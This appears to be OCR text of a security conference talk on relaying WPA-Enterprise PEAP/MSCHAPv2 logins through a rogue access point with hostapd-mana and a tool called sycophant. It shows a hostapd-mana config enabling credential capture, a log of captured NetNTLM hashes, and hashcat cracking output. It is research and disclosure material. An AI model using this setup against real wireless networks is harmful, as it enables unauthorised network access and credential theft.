


WiFi Brokering

When you don’t want to crack hashes.

Whoami


Michael Kruger @_cablethief

4 Years at SensePost (Now Orange CyberDefense)


Dabbling in WiFi attacks for the last 2 years

Table of Contents

PEAP


Identity
TLS Tunnel
Identity
Challenge/Response
4 way handshake

Challenge Response



Current Attack

- Stand up a rogue AP
- Victims connect and accept certificate
- Challenge response is performed
- A hash is captured
- Crack the hash and connect

Cracking

5300	IKE-PSK MD5	Network Protocols
5400	IKE-PSK SHA1	Network Protocols
5500	NetNTLMv1	Network Protocols
5500	NetNTLMv1+ESS	Network Protocols
5600	NetNTLMv2	Network Protocols
7300	IPMI2 RAKP HMAC-SHA1	Network Protocols
7500	Kerberos 5 AS-REQ Pre-Auth etype 23	Network Protocols
8300	DNSSEC (NSEC3)	Network Protocols

Cracking


```
Oliver.Parker::::459f9a61755efcce43d8a4a3b0a3a5f697958dc746e6df89:293c3ac570620102:123456Seven

Session..........: hashcat
Status...........: Cracked
Hash.Name........: NetNTLMv1 / NetNTLMv1+ESS
Hash.Target......: Oliver.Parker::::459f9a61755efcce43d8a4a3b0a3a5f697 ... 620102
Time.Started.....: Mon Aug 31 12:31:44 2020 (0 secs)
Time.Estimated ...: Mon Aug 31 12:31:44 2020 (0 secs)
Guess.Base.......: File (/Users/michael/words.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#2.........:      302 H/s (0.19ms) @ Accel:64 Loops:1 Thr:8 Vec:1
Recovered........: 1/1 (100.00%) Digests
Progress.........: 1/1 (100.00%)
Rejected.........: 0/1 (0.00%)
Restore.Point....: 0/1 (0.00%)
Restore.Sub.#2 ...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#2....: 123456Seven → 123456Seven
```

Wires!

A second attack is available

Relay Attack




Responder and Relayx

- Responder
  - Tricks devices into connecting

- multirelay/NTLMRelayX
  - Relays authentication to another host.

Responder and NTLMRelayx



WiFi?


- Connect and authenticate to us?
  - Rogue Access Point ✓


- Something to Relay with?
  - ??? ✗

Creation

What we need

PEAP


Identity
TLS Tunnel
Identity
TLS Tunnel
Identity
Challenge/Response
4 way handshake
4 way handshake


TLS Tunnel
Challenge/Response
4 way handshake
MANA
Challenge/Response
sycophant
TLS Tunnel
Challenge/Response
4 way handshake

Building

https://w1.fi

hostapd and wpa_supplicant

Introduction


This project includes three main components:

- Host AP - Linux driver for Prism2/2.5/3
- hostapd - user space daemon for access points, including, e.g., IEEE 802.1X/WPA/EAP Authenticator for number of Linux and BSD drivers, RADIUS client, integrated EAP server, and RADIUS authentication server
- wpa_supplicant user space IEEE 802.1X/WPA supplicant (wireless client) for number of Linux, BSD, and Windows drivers


Links

- Release graph
- Old releases
- Mailing list (NOTE: New server taken into use in October 2015. Subscriber list from the old server was not transferred, so you will need to subscribe again.
- New mailing list archives (10/2015-)
- Old mailing list archives (10/2002-10/2015)
- Old mailing list archives (12/2001-10/2002)
- Security advisories

Synchronization



Synchronization



Demo

Terminal Dashboard Terminal 2 Terminal 3 Terminal 4 Terminal 5


```
private_key_passwd=
dh_file=dhparam.pem

enable_sycophant=1
sycophant_dir=/tmp/
mana_wpe=1
mana_credout=mana.creds
root@host01:~/mana# ../hostapd-mana/hostapd mana-eap.conf
Configuration file: mana-eap.conf
MANA: Sycohpant state directory set to /tmp/.
MANA: Captured credentials will be written to file 'mana.creds'.
Using interface wlan2 with hwaddr 02:00:00:00:02:00 and ssid "Black Cell"
wlan2: interface state UNINITIALIZED->ENABLED
wlan2: AP-ENABLED
wlan2: STA 78:4f:43:63:79:12 IEEE 802.11: authenticated
wlan2: STA 78:4f:43:63:79:12 IEEE 802.11: associated (aid 1)
wlan2: CTRL-EVENT-EAP-STARTED 78:4f:43:63:79:12
wlan2: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=1
MANA EAP Identity Phase 0: Stanley.Jobson
wlan2: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=25
MANA EAP Identity Phase 1: Stanley.Jobson
SYCOPHANT: MSCHAPv2 Response handed off to supplicant.
MANA EAP EAP-MSCHAPV2 ASLEAP user=Stanley.Jobson | asleap -C ae:f7:13:33:00:a5:60:31 -R 28:72:fc:80:38:48:2d:15:e0:5f:af:cf:71:8f:40:59:5e:9d:bd:e7:a3:8
4:c3:e8
MANA EAP EAP-MSCHAPV2 JTR | Stanley.Jobson:$NETNTLM$aef7133300a56031$2872fc8038482d15e05fafcf718f40595e9dbde7a384c3e8:::::::
MANA EAP EAP-MSCHAPV2 HASHCAT | Stanley.Jobson::::2872fc8038482d15e05fafcf718f40595e9dbde7a384c3e8:aef7133300a56031
wlan2: CTRL-EVENT-EAP-FAILURE 78:4f:43:63:79:12
wlan2: STA 78:4f:43:63:79:12 IEEE 802.1X: authentication failed - EAP type: 0 (unknown)
wlan2: STA 78:4f:43:63:79:12 IEEE 802.1X: Supplicant used different EAP type: 25 (PEAP)
```

Success

We are able to connect to WiFi networks.

Why does this work?



Why does this work?

TLS -> 4-Way Handshake

TLS + MSCHAP -> 4-Way Handshake

Problems?

I Am Devloper
@iamdevloper

Remember, a few hours of trial and error can save you several minutes of looking at the ~~README.~~ RFC

2:11 AM · 07 Nov 18

Worked for windows!
michael committed on Jul 5

Doesnt work on windows
michael committed on Jul 5

Literature review?

Surely this is known about.

- Before creation found nothing
  - Pretty bad at searching
- After creation find slides and defenses. Known since 2002
  - Was in the RFC I didn't bother to read all the way to the bottom

7.4. Man-in-the-Middle Attacks

Where EAP is tunneled within another protocol that omits peer authentication, there exists a potential vulnerability to a man-in-the-middle attack. For details, see [BINDING] and [MITM].

Attacking Clients


Previously

- Crack and Add
- Could before with iOS (Fixed)

Current Attack


- Stand up a rogue AP
- Victims connect and accept certificate
- Challenge response is performed
- A hash is captured
- Crack the hash get the client to connect again

Attacking Clients (PITM)



Response Verification Failure

Relaying


Identity
TLS Tunnel
Identity
TLS Tunnel
Identity
Challenge/Response
4 way handshake
4 way handshake

Demo

